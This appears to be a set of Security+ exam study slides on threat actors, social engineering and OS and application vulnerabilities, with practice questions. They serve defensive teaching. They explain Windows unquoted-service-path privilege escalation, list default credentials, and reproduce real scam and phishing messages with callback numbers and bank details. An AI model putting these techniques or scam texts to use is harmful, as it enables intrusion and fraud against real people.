2.0 Threats, Vulnerabilities, and Mitigations

CompTIA Security+ SY0-701

Topics

- Common Threat Actors and Motivations
- Threat Vectors and Attack Surfaces
- Vulnerability Types
- Malicious Activity Indicators
- Enterprise Security Mitigation Techniques

Threat Actors and Motivations

- Threat actors
- Motivations of Threat Actors
- Insider Threats

Threat Actors

Who are the bad guys, and what makes them tick?

Threat Actor Type	Description
Nation-state	A government that uses hacking to advance its own political agenda
Unskilled attacker (script kiddie)	Uses tools developed by others to attack systems and deface websites
Hacktivist	Hacks for a cause or political agenda
Insider threat	An authorized user that uses their access to wittingly or unwittingly cause harm to an organization's systems or data
Organized crime	• Sophisticated and well-funded • Motivated by financial gain • Often operates across national borders • May be hired by foreign governments to conduct cyberattacks on critical systems located in other countries, such as power grids, military networks, or financial institutions

Advanced Persistent Threat (APT)

These are the REALLY bad guys!

- A general term that can refer to a group of external attackers or their methods
- Sophisticated and well-funded (usually by nation states)
  - Typically political or financial in nature
- They use multiple attack vectors to quietly gain access
  - Stay there undetected as long as possible
- They attack government, military, and commercial networks
- APT Examples:
  - APT 41 Wicked Panda (China)
  - APT 29 Cozy Bear (Russia)
  - APT 35 Charming Kitten (Iran)
  - G0094 Kimsuky (North Korea)
  - G1005 Polonium (Lebanon – Hezbollah)


Motivations of Threat Actors

- Data exfiltration
- Espionage
- Service disruption
- Blackmail
- Financial gain
- Philosophical/political beliefs
- Ethical
- Revenge
- Political advantage
- Disruption/chaos
- War

Disinformation campaigns

Insider Threats

- Disgruntled employee
- Corporate or government spy
- Terminated employee or contractor whose access was not revoked
- A user that causes unintentional/accidental breaches
- Some insider threat actions can be under duress



Insider Threat Actions

- Violence
- Espionage
- Sabotage
- Theft
- Malicious cyber activities
- Collusion with outside actors

Shadow IT

- The use of unauthorized or unapproved IT resources within an organization
- Employees perform their own do-it-yourself IT without the knowledge or support of the IT department
- Inadvertently introduces vulnerabilities into the network with:
  - Unpatched software
  - Unsecured or misconfigured devices

Question

- What type of threat actor is most likely behind ransomware-as-a-service?
- **Organized crime**

Question #2

- The marketing department just set up its own project management software without telling the appropriate departments.
- What describes this scenario?
- **Shadow IT**

Question #3

- Which type of threat actor is the most likely to use large financial resources to attack critical systems located in other countries?
- **Nation state**

Question #4

- You discover that some files on a database server were recently encrypted.
- You see from the security logs that the data was last accessed by a domain user.
- What type of threat actor is this?
- **Insider**

Question #5

- What is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?
- **Shadow IT**

Question #6

- You discover that a user logged in remotely after hours and copied large amounts of data to a personal device.
- Which of the following best describes the user’s activity?
- Penetration testing
- Insider threat
- Phishing campaign
- External audit

Question #6

- You discover that a user logged in remotely after hours and copied large amounts of data to a personal device.
- Which of the following best describes the user’s activity?
- Penetration testing
- **Insider threat**
- Phishing campaign
- External audit

Threat Vectors and Attack Surfaces

- Threat Vectors
- Social Engineering


Threat Vectors

What is a Threat Vector?

- The avenue of approach for an attack
- Any path or means by which a cybercriminal can gain access to a system or network
- Provides an entry point to attack a vulnerability

Threat Vector vs. Vulnerability vs. Exploit

- Threat vector = the pathway/entry point that leads to the vulnerability
- Vulnerability = the unprotected feature/service/protocol that can be exploited
- Exploit = a particular attack, chosen for the specific target vulnerability



TCP 445


Windows file & print service using SMBv1

Threat Vector

Vulnerability

Threat Vector vs. Vulnerability vs. Exploit

- Threat vector = the pathway/entry point that leads to the vulnerability
- Vulnerability = the unprotected feature/service/protocol that can be exploited
- Exploit = a particular attack, chosen for the specific target vulnerability



Exploit Threat Vector Vulnerability

What is the Attack Surface?

- The total number of all possible entry points (threat vectors) for unauthorized access into your entire network
- Every vulnerability of every device adds to your overall attack surface
- People, Processes, and Technology all add to the attack surface
  - They all can have vulnerabilities
- You want to shrink your attack surface as much as possible

Attack Surface Layers

Common Threat Vectors

Vector	Example
Unprotected points of physical access	• Unlocked doors, open windows, open entry areas such as loading docks and service entrances, ceiling or floor crawl spaces
Message-based	• Phishing email, smishing SMS or IM
Image/multimedia-based	• Video or audio clip that hides a malicious executable
File-based	• Office document with malicious macros • PDFs with malicious links, or hidden malicious code/commands
Voice Call	• Impersonation/vishing through live call or robocalls
Removable Device	• Malicious Apple lightning cable or power supply
Removable Media	• Infected USB drive or DVD
Legacy Devices	• Business-critical devices that do not support modern security • E.g. a medical instrument that only runs on Windows 7 or Server 2003

Common Threat Vectors (cont'd)

Vector	Example
Vulnerable Software	• Web apps without input filtering • Browser plugins that introduce vulnerabilities • End-of-life software that still has vulnerabilities
Unsupported/unauthorized systems and applications	• Unauthorized WAP with signal extending outside the building • TeamViewer running on an internal computer in a locked-down network
Unsecured networks	• Unused ports on a network switch located in an unsecured area • Bluetooth devices that are open for pairing • Wireless access point with weak or no security • Automatic NFC or Bluetooth data transfer

Default credentials	• Many products ship with default credentials which users forget to change
	• Lists of default credentials can be easily found on the Internet
	• Examples:
	  • Many router models have default credentials of admin / admin
	  • a jailbroken iPhone 4 has a default root password of "alpine"

Common Threat Vectors (cont'd)

Vector	Example
Network protocols	• Protocols transmitted in clear text such as HTTP, SMTP, POP3, IMAP, FTP, TFTP, SNMP, DHCP, DNS, ARP, etc. • Vulnerable protocols that can be manipulated such as SMBv1 • ICMP messages has "filler" characters (padding) that can be replaced with malicious code • TCP headers can be stuffed with hidden messages in some of its fields
Open service ports	• IIS 5.0 (TCP 80) – Unicode vulnerability allows remote code execution • vsftpd 2.3.x (TCP 21) – backdoored service allows remote code execution
MSPs	• Managed service providers (MSPs)/vendors with administrative access to your firewall, network, or particular systems
Supply chain	• Vendors and subcontractors might introduce vulnerable or compromised components into your supply chain
Humans	• Social engineering, insider threats, accidents

Social Engineering

What is Social Engineering?

- A human threat vector
- The psychological manipulation of people into divulging confidential information or performing actions that they shouldn’t do

Human Motivation for Falling Victim to Social Engineering

- Fear
- Greed
- Curiosity
- Helpfulness
- Urgency
- Obedience to authority

Common Social Engineering Attacks

Attack Type	Description
Impersonation	Calling the victim inside the company or at home and pretending to be someone the user trusts, such as an authority figure or IT support
Pretexting	Pretending to be someone in authority to persuade/pressure the victim into giving up information
Quid-pro-quo	Relies on an exchange of information or service to convince the victim to act

Common Social Engineering Attacks

Attack Type	Description
Tailgating	An unauthorized person follows an authorized person into the secure or restricted area WITHOUT the knowledge or consent of the authorized person
Piggybacking	An unauthorized person follows an authorized person into the secure or restricted area WITH the consent of the authorized person

NOTE: Do not confuse tailgating with piggybacking!

In tailgating, the attacker slips in behind the authorized user without their knowledge

In piggybacking, the attacker uses social engineering to get the authorized user to hold the door open for them

Common Social Engineering Attacks (cont'd)

Attack Type	Description
Phishing	• Sending a fake email to a user to entice them into opening a malicious attachment or clicking a malicious link • Typically sent to as many people as possible • Variants include: vishing, smishing, spear phishing, whaling
Spear Phishing	A phishing attack that is targeted towards a specific group
Whaling	A phishing attack that specifically targets a high value person such as a CEO or celebrity

Vishing	• Urgent voice mails or pre-recorded messages that pressure victims into acting quickly to protect themselves from malware, arrest or other risk
	• A common trick is for a user to dial a number or press a number on their key pad
	  • When the user does so, they are redirected to an expensive pay-by-the-minute phone number that keeps them on hold to incur charges
	  • The charges will appear on their phone bill

Common Social Engineering Attacks (cont'd)

Attack Type	Description
Business email compromise (AKA email account compromise)	A criminal sends an email message that appears to come from a known source making a legitimate request: • A vendor your company regularly deals with sends an invoice with an updated mailing address • A company CEO asks her assistant to purchase dozens of gift cards to send out as employee rewards. She asks for the serial numbers so she can email them out right away • A homebuyer receives a message from his title company with instructions on how to wire his down payment

Common Social Engineering Attacks (cont'd)

Attack Type	Description
Smishing	Phishing using SMS or social media messaging
Water-holing	• Enticing users with a common interest to visit a malicious website • Targeted to a specific group • Often used as a mechanism to gain entry into a specific network
Pharming	• Re-directing a user to a bogus website that mimics the appearance of a legitimate one • Performed through various name resolution attacks such as modifying a HOSTS file, corrupting a DNS server or resolver cache, DNS man-in-the-middle, etc. • Done to obtain personal information such as passwords, account numbers, and the like

Common Social Engineering Attacks (cont'd)

Attack Type	Description

Misinformation/ Disinformation	• False information deliberately spread to deceive people
	• An orchestrated adversarial activity in which actors insert strategic deceptions and media manipulation tactics to advance political, military, or commercial goals
	• Techniques include:
	  • Cultivating Fake or Misleading Personas and Websites
	  • Creating Deepfakes and Synthetic Media
	  • Devising or Amplifying Conspiracy Theories
	  • Astroturfing or flooding an information landscape
	  • Gives the misimpression of wide-spread grassroots support
	• Malware-as-a-Service sites exist to help mass-create social media accounts

Common Social Engineering Attacks (cont'd)

Attack Type	Description

Typosquatting	• AKA URL hijacking, a sting site, a cousin domain, or a fake URL
	• The attacker registers domain names that are very close to an actual domain name
	  • Might have a spelling "error"
	  • or use foreign language characters that look the same as the English letters
	  • E.g. Cyrillic a (U+0430), which is not the same as Latin a (U+0061)
	• Users who make a typing error or click a misleading link end up at the malicious site, which is designed to look like the real site
	• The user's device is then infected with malware

Common Social Engineering Attacks (cont'd)

Attack Type	Description

Brand impersonation	• A form of phishing
	• Aims to solicit sensitive information by posing as a legitimate brand
	• Often targets government agencies or large brands like Facebook, Amazon, Microsoft, and Google because of their large user base
	• Techniques include:
	  • Fake tech support indicating a problem with your account
	  • Fake customer support indicating a problem with your order
	  • Fake job offer
	  • Fake legal firm or law enforcement threatening action

Common Social Engineering Attacks (cont'd)

Attack Type	Description
Baiting	Online and/or physical attack that promises the victim a reward
Malware	victims are tricked into believing that malware is installed on their computer and that if they pay, the malware will be removed
Shoulder Surfing	An unauthorized person spies over your shoulder as you type; can be done directly or across the room with a mobile device and special camera software
Dumpster Diving	Going through someone's trash to find discarded, but still valuable/sensitive information

Phishing Examples

From: user@yourtraining.com
To: abuse@yourtraining.com

Subject: You won a free iPhone!

Dear Susan,

You have won a brand new iPhone!
Just click the following link to provide your address so we can ship it out to you this afternoon:
(http://www.freephone.io:8080/winner.php)

What should you do to prevent any other employees from accessing the link in the email above while still allowing them access to any other webpages at the domain freephone.io?

Add http://www.freephone.io:8080/winner.php to the browser's group policy block list

Your Amount Debited Today - BGT-79846534560

Keep/A-Phishing ×

fdrc <fdrc033@gmail.com>
to consumer3366, bcc: me

DEAR PRIME PURCHASER,

YOUR **APPLICATION** FOR THE AUTOMATIC RENEWAL PLAN FOR NORTON 360 PROTECTION FOR PC HAS BEEN AUTO UPGRADED SUCCESSFULLY.

AND THE PAYMENT HAS BEEN **DEBITED** FROM YOUR ACCOUNT AUTOMATICALLY.

WE WOULD LIKE TO SEND YOU THE DETAILS FOR YOUR **ORDER** AS OUR POLICY IS TRANSPARENCY.

ORDER **INFORMATION** :-

ORDER NUMBER	: BGT-**79846534560**
RENEWAL DATE	: 12/23/22
ANTIVIRUS NAME	: NORTON 360 SECURITY
AMOUNT	: $ 297.76 USD
PAYMENT METHOD	: AUTO DEBIT

IF YOU WISH TO CANCEL THE SUBSCRIPTION YOU CAN KINDLY GET IN TOUCH WITH OUR NORTON SUPPORT.

PLEASE CALL US ON :+1 (808)-(229)-(**2878**)

Regards ;

NORTON 360 **security** support.

Notice of Invoice Remittance Address Change Inbox ×

Ronda Klassen <Ronda.Klassen@avispl.com>
to Ronda

AVI SPL™

6301 Benjamin Road, Suite 101
Tampa, FL 33634

phone 813.884.7168
toll free 800.282.6733
fax 813.882.9508

www.avispl.com

Notice of Invoice Remittance Address Change

Dear Valued Customer:

AV Marketplace, Inc., dba ProjectorPeople.com, has recently made changes to our payment remittance addresses.

To ensure that your payments are processed without delay, it is recommended that you review the detail below and update your Accounts Payable systems with the appropriate remittance information.

AV Marketplace, Inc., dba ProjectorPeople.com (FEI 59-3522080) is owned and operated under its parent company AVI-SPL.

ACH / Fed Wire Remittance (Preferred Method):

Routing/Transit # 211170101
Account # 0010962666

Webster Bank
436 Slater Road, New Britain , CT 06053
Contact: Darija Musovski (212) 806-4541
Remit email: ARRESOURCES@AVISPL.COM

ACH / Fed Wire Remittance (Preferred Method):

Routing/Transit # 211170101
Account # 0010962666

Webster Bank
436 Slater Road, New Britain , CT 06053
Contact: Darija Musovski (212) 806-4541
Remit email: ARRESOURCES@AVISPL.COM

Remittance Address via USPS:
AV Marketplace, Inc. dba Projectorpeople.com
PO Box 844613
Boston, MA 02284-4613

Correspondence Address/Overnight Payments:
AVI-SPL
Attn: Accounts Receivable
6301 Benjamin Road, Suite 101
Tampa, FL 33634

If you have questions, please feel free to contact us directly at (888) 884-7168

Sincerely,

Michael Chitty
Sr. Manager, Credit & Collections
813-884-7168 ext. 2009
Mike.chitty@avispl.com

PDF

PDF AVM WEBSTER BA...

Smishing Examples

- Moo received this text message on his mobile phone:
- “Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com“.
- This is a scam:
  - The SMS is not specifically addressed to Moo
  - It is highly unusual for a customer service representative to *initiate* a conversation using an SMS
  - Anyone can get a @yahoo address
  - Yahoo email addresses are not limited to Yahoo customer service employees

2:37

1 ICE Club824
+1 (202) 361-3825, +1 (202) 365-5712, +1 (...

+1 (332) 269-9154 +1 (332) 269-9154
At the same time, every day I will bring you the latest market news and release analysts' precise strategies for your reference and learning. Ten minutes later, I will share the first trading strategy of today's analyst team. Please Get ready to trade, everyone! 2:43 PM

+1 (773) 337-3663 +1 (773) 337-3663
Awesome, I have been waiting for your trading strategy. 2:46 PM

+1 (603) 800-7819 +1 (603) 800-7819
This is very good news, and it's time to trade and make money.👏 2:47 PM

+1 (737) 291-3420 +1 (737) 291-3420
👌 2:48 PM

+1 (424) 675-1363 +1 (424) 675-1363
I'm very excited about this news and I'm ready to trade.😀😀😀 2:49 PM

+1 (332) 269-9154 +1 (332) 269-9154
Please follow the steps below to trade.
Currency: ETH/USDT
Direction: Long
Quantity: around 10%
Leverage: x100
Confirmation: Buy/Long ETH

2:36

1 +91 88761 62011

No one outside of this chat, not even WhatsApp, can read or listen to them. Tap to learn more.

+91 88761 62011
~parbezhussain8

Phone number from **India** · Not a contact · No common groups

Safety Tools

Block Add Contact

Hey dear friend. Do you often experience failures in the stock market and often feel lost?
Then you must join us! We are HC Wainwright, a Wall Street veteran organization, and are now opening up for free sharing in order to expand our internet popularity.
We bring you 1~2 high quality companies every day and guide you how to trade them, which will give you 15%~30% return every day; and we bring you a wonderful methodology every day, which will provide you with

Non-Phishing Attacks

- SPAM
  - User's inbox is flooded with unsolicited mail
  - Advertisements, promotions, get-rich-quick schemes, etc.
  - Often used with phishing
- SPIM
  - SPAM over Instant Messaging
  - Attacker can send a message over Facebook Messenger, WhatsApp, etc.
  - Encourages an individual to follow a link by offering a product
  - A little more difficult for success because Instant Messages are synchronous nature
- Hoaxes
  - Intended to elicit fear, make you angry, or seem important
  - Designed to make you forward, reply, or take some action without first validating the source of information
  - Note: you can visit Snopes.com to investigate potential hoaxes
- Chain letters
  - A hoax email that encourages you to forward the hoax to others

Hoax Example

Dear Friends; Please do not take this for a junk letter. Bill Gates sharing his fortune. If you ignore this, You will repent later. Microsoft and AOL are now the largest Internet companies and in an effort to make sure that Internet Explorer remains the most widely used program, Microsoft and AOL are running an e-mail beta test.

When you forward this e-mail to friends, Microsoft can and will track it (If you are a Microsoft Windows user) For a two weeks time period.

For every person that you forward this e-mail to, Microsoft will pay you $245.00 For every person that you sent it to that forwards it on, Microsoft will pay you $243.00 and for every third person that receives it, You will be paid $241.00. Within two weeks, Microsoft will contact you for your address and then send you a check.

I thought this was a scam myself, But two weeks after receiving this e-mail and forwarding it on. Microsoft contacted me for my address and withindays, I receive a check for $24,800.00. You need to respond before the beta testing is over. If anyone can affoard this, Bill gates is the man.

Question

- Which of the following scenarios describes a possible business email compromise attack?
- Employees who open an email attachment receive messages demanding payment in order to access files.
- A service desk employee receives an email from the HR director asking for log-in credentials to a cloud administrator account.
- An employee receives a gift card request in an email that has an executive's name in the display field of the email.
- An employee receives an email with a link to a phishing site that is designed to look like the company's email portal.

Question

- Which of the following scenarios describes a possible business email compromise attack?
- Employees who open an email attachment receive messages demanding payment in order to access files.
- A service desk employee receives an email from the HR director asking for log-in credentials to a cloud administrator account.
- **An employee receives a gift card request in an email that has an executive's name in the display field of the email.**
- An employee receives an email with a link to a phishing site that is designed to look like the company's email portal.

Question #2

- What two types of social engineering are stopped by an access control vestibule?
- **Piggybacking and tailgating**

Question #3

- You receive false information over the phone
- Which social engineering attack type is this?
- **Vishing**

Question #4

- Malware spread across a company's network after an employee visited a compromised industry blog.
- What type of social engineering is this?
- **Waterholing**

Question #5

- An attacker posing as the CEO calls an employee and instructs them to buy gift cards.
- What techniques is the attacker using?
- **Vishing and impersonation**

Question #6

- Users are receiving unsolicited text messages on their cell phones.
- The messages contain a password reset link.
- What kind of attack is this?
- **Smishing**

Question #7

- The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take the risk of going the polls.
- Which social engineering attack type is this?
- **Disinformation campaign**

Question #8

- A user receives a text from the payroll department telling them to log into the new accounting system
- The URL in the link looks like it belongs to the company, but when the user tapped it, they received a “Page not found” error message
- What two types of social engineering did the user fall prey to?
- **Smishing, typosquatting**

Question #9

- One of your users clicked a link in an email from a payment website that asked the employee to update contact information. They entered the log-in information but then received a “page not found” error message.
- What type of social engineering attack was this?
- **Phishing**

Question #10

- Several employees received a fraudulent text message from someone claiming to be the Chief Executive Officer (CEO).
- The message stated: “I’m in an airport right now with no access to email. I need you to buy gift cards for employee recognition awards. Please send the gift cards to following email address.”
- Which of the following are the best responses to this situation? (Choose two).
- Cancel current employee recognition gift cards.
- Add a smishing exercise to the annual company training.
- Issue a general email warning to the company.
- Have the CEO change phone numbers.
- Conduct a forensic investigation on the CEO's phone

Question #10

- Several employees received a fraudulent text message from someone claiming to be the Chief Executive Officer (CEO).
- The message stated: “I’m in an airport right now with no access to email. I need you to buy gift cards for employee recognition awards. Please send the gift cards to following email address.”
- Which of the following are the best responses to this situation? (Choose two).
- Cancel current employee recognition gift cards.
- **Add a smishing exercise to the annual company training.**
- **Issue a general email warning to the company.**
- Have the CEO change phone numbers.
- Conduct a forensic investigation on the CEO's phone

Question #11

- A bad actor tries to persuade someone to provide financial information over the phone in order to gain access to funds.
- Which social engineering attack type is this?
- **Vishing**

Question #12

- You just got an email stating that you won the lottery.
- The email includes a link in which you can enter your contact details to confirm your identity before you receive the prize.
- What type of email is this?
- **Phishing**

Vulnerabilities and Attacks

- Operating System
- Application
- Web-based
- Other Vulnerabilities

Operating System Vulnerabilities and Attacks

Operating System Vulnerabilities

- Operating systems are susceptible to a broad range of vulnerabilities
- Security misconfigurations are the most common problem
  - Most default installations of an operating system are only minimally secure
  - An OS requires additional configuration such as changing defaults, updating antivirus, setting security policy, and implementing access control
- Programming errors and software bugs are another source of vulnerabilities
- C Programming language and its variants have vulnerabilities
  - Windows, Linux, iOS and many applications are written in some variant of the C programming language
  - C language vulnerabilities include:
    - No default bounds-checking
    - Susceptible to buffer overflows, arbitrary code execution, and privilege escalation
    - Developers often do not incorporate security best practices and unit testing

Operating System Vulnerabilities (cont'd)

- Operating systems come bundled with many features, utilities, code libraries, and services that can have their own vulnerabilities
  - Once exploited, the attacker can move to other parts of the OS or the network
- Installed applications can also add vulnerabilities to the OS

Common Operating System Attacks

Attack Type	Description	Targeted Vulnerability
Password cracking	Local or remote password cracking including dictionary, brute force, rainbow table, and pass-the-hash	Misconfiguration (lack of strong authentication)
Remote code execution	Any condition that allows attackers to execute arbitrary code across the network	Lack of input validation / sanitization / bounds checking
Buffer/ heap overflow	A programming error that allows attackers to overwrite allocated memory addresses with malicious code	Lack of bounds checking
Memory corruption	A programming error that allows attackers to access a program's memory space and hijack the normal execution flow	Programming errors

Common Operating System Attacks (cont'd)

Attack Type	Description	Targeted Vulnerability
Privilege escalation	• Any condition that allows attackers to gain elevated access to a compromised system • Often performed through kernel exploits	• Programming error / bug • Misconfiguration • Insufficient access controls
Information disclosure	Any condition that allows attackers to gain access to protected information	• Misconfiguration • Insufficient access control
Security feature bypass	A software weakness that allows attackers to circumvent policies, filters, input validation, or other security safeguards	• Programming errors • Lack of compensating controls
Directory traversal	Any condition that allows attackers to access restricted areas of a file system	Insufficient access control, particularly on the file system

Common Operating System Attacks (cont'd)

Attack Type	Description	Targeted Vulnerability
Denial of Service	Any condition that allows attackers to consume system or network resources so that legitimate requests can't be served	• Insufficient network controls to block or divert malicious traffic • Unpatched or misconfigured systems that are susceptible to resource consumption
Insider threats	Unintentional or malicious activity from users, administrators, and Advanced Persistent Threats (APTs)	Insufficient administrative, technical, or physical controls to detect, deter, mitigate, or compensate
Physical attacks	Booting the device from a different operating system (such as on a USB drive) to access the target OS file system	Insufficient physical controls protecting the device

Windows Unquoted Service Path

- A form of privilege escalation
- A vulnerability in the way Windows searches for and starts a service
- Made possible by two Windows features:
  - A Windows file system path can contain spaces and need not be enclosed in quotes
  - Windows will launch certain executables (*.exe, *.bat, *.cmd) without requiring the file extension to be included when the executable is called

Windows Unquoted Service Path (cont'd)

- When a service starts, Windows reads its registry key for the path to its executable
- The assumption is that there will be only one executable, the authorized service binary, located at the end of the path
- An attacker could insert unauthorized executables along the path, naming them after path levels
- When the OS tries to start the service, it will encounter the false binary and launch it instead
- Allows an attacker to gain the privilege level of the service (typically SYSTEM)

Windows Unquoted Service Path Example

- `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`
- The path to the executable is interpreted as follows:
  - `C:\Program.exe`
  - `C:\Program Files\A.exe`
  - `C:\Program Files\A Subfolder\B.exe`
  - `C:\Program Files\A Subfolder\B Subfolder\C.exe`
  - `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`
- If C:\Program.exe is not found, then C:\Program Files\A.exe would be executed
- If C:\Program Files\A.exe is not found, then C:\Program Files\A Subfolder\B.exe would be executed, etc.

Question

- After successfully phishing for a standard user's credentials, your red team was able to deploy a malicious payload that gave them SYSTEM privilege on the target
- Which attack type did you employ?
- **Privilege escalation**

Application Vulnerabilities and Attacks

COMPANIES TRYING TO FIGURE OUT
WHAT SOFTWARE IS IN THEIR NETWORKS
imgflip.com

Common Application Vulnerabilities

- As with operating systems, applications can have many vulnerabilities in their design, programming, configuration and updates including:
  - Lack of bounds checking
  - Lack of input validation
  - Low-security default configuration
  - Default username/password
  - Binaries that can be decompiled to reveal sensitive information
  - Back doors left in by the programmer
  - Insufficient unit testing during development
- Web apps are the most commonly targeted type of application

Memory Injection

- An attack type that targets programming errors
- Memory injection happens when unauthorized external code executes within an authorized process
- Malicious code can be inserted into memory in various ways:
  - Substituting a legitimate DLL with a malicious one
  - Injecting shellcode using a buffer overflow
  - Process hollowing
    - Using a buffer overflow to replace the in-memory code of a suspended process with malicious code
    - When the process starts again, it runs the malicious code, undetected by anti-virus


What is a Buffer?

- A temporary storage area in RAM
- Allocated to an application to temporarily store data

Buffer

Buffer Overflow

- A condition when incoming data exceeds the size of the app's buffer
- Buffers are small blocks of memory assigned to an application
  - They are created to hold a finite amount of input/output data for the app
- Too much input will overflow into surrounding buffers owned by other apps
  - If the input includes malicious commands, the other app could run them



What makes an application or service vulnerable to a buffer overflow?

- When the developer does not include input limits (bounds checking) on a function that accepts incoming data
- Programming languages that are MOST vulnerable to buffer overflows are those that stem from the C programming language including:
  - C
  - C++
  - Objective-C
- Programming languages that have built-in bounds checking include:
  - Java, Python, C#

What is a Thread?

- The smallest unit of code that can execute on a CPU
- Most applications are multi-threaded
  - They have multiple threads that run concurrently
- Threads actually have to take turns on a CPU core
  - Their “turn” is scheduled by the thread scheduler
  - If the device has multiple cores, the threads can truly run at the same time
- If threads run out of sequence, it can cause security errors:
  - Access is allowed before permissions are enforced
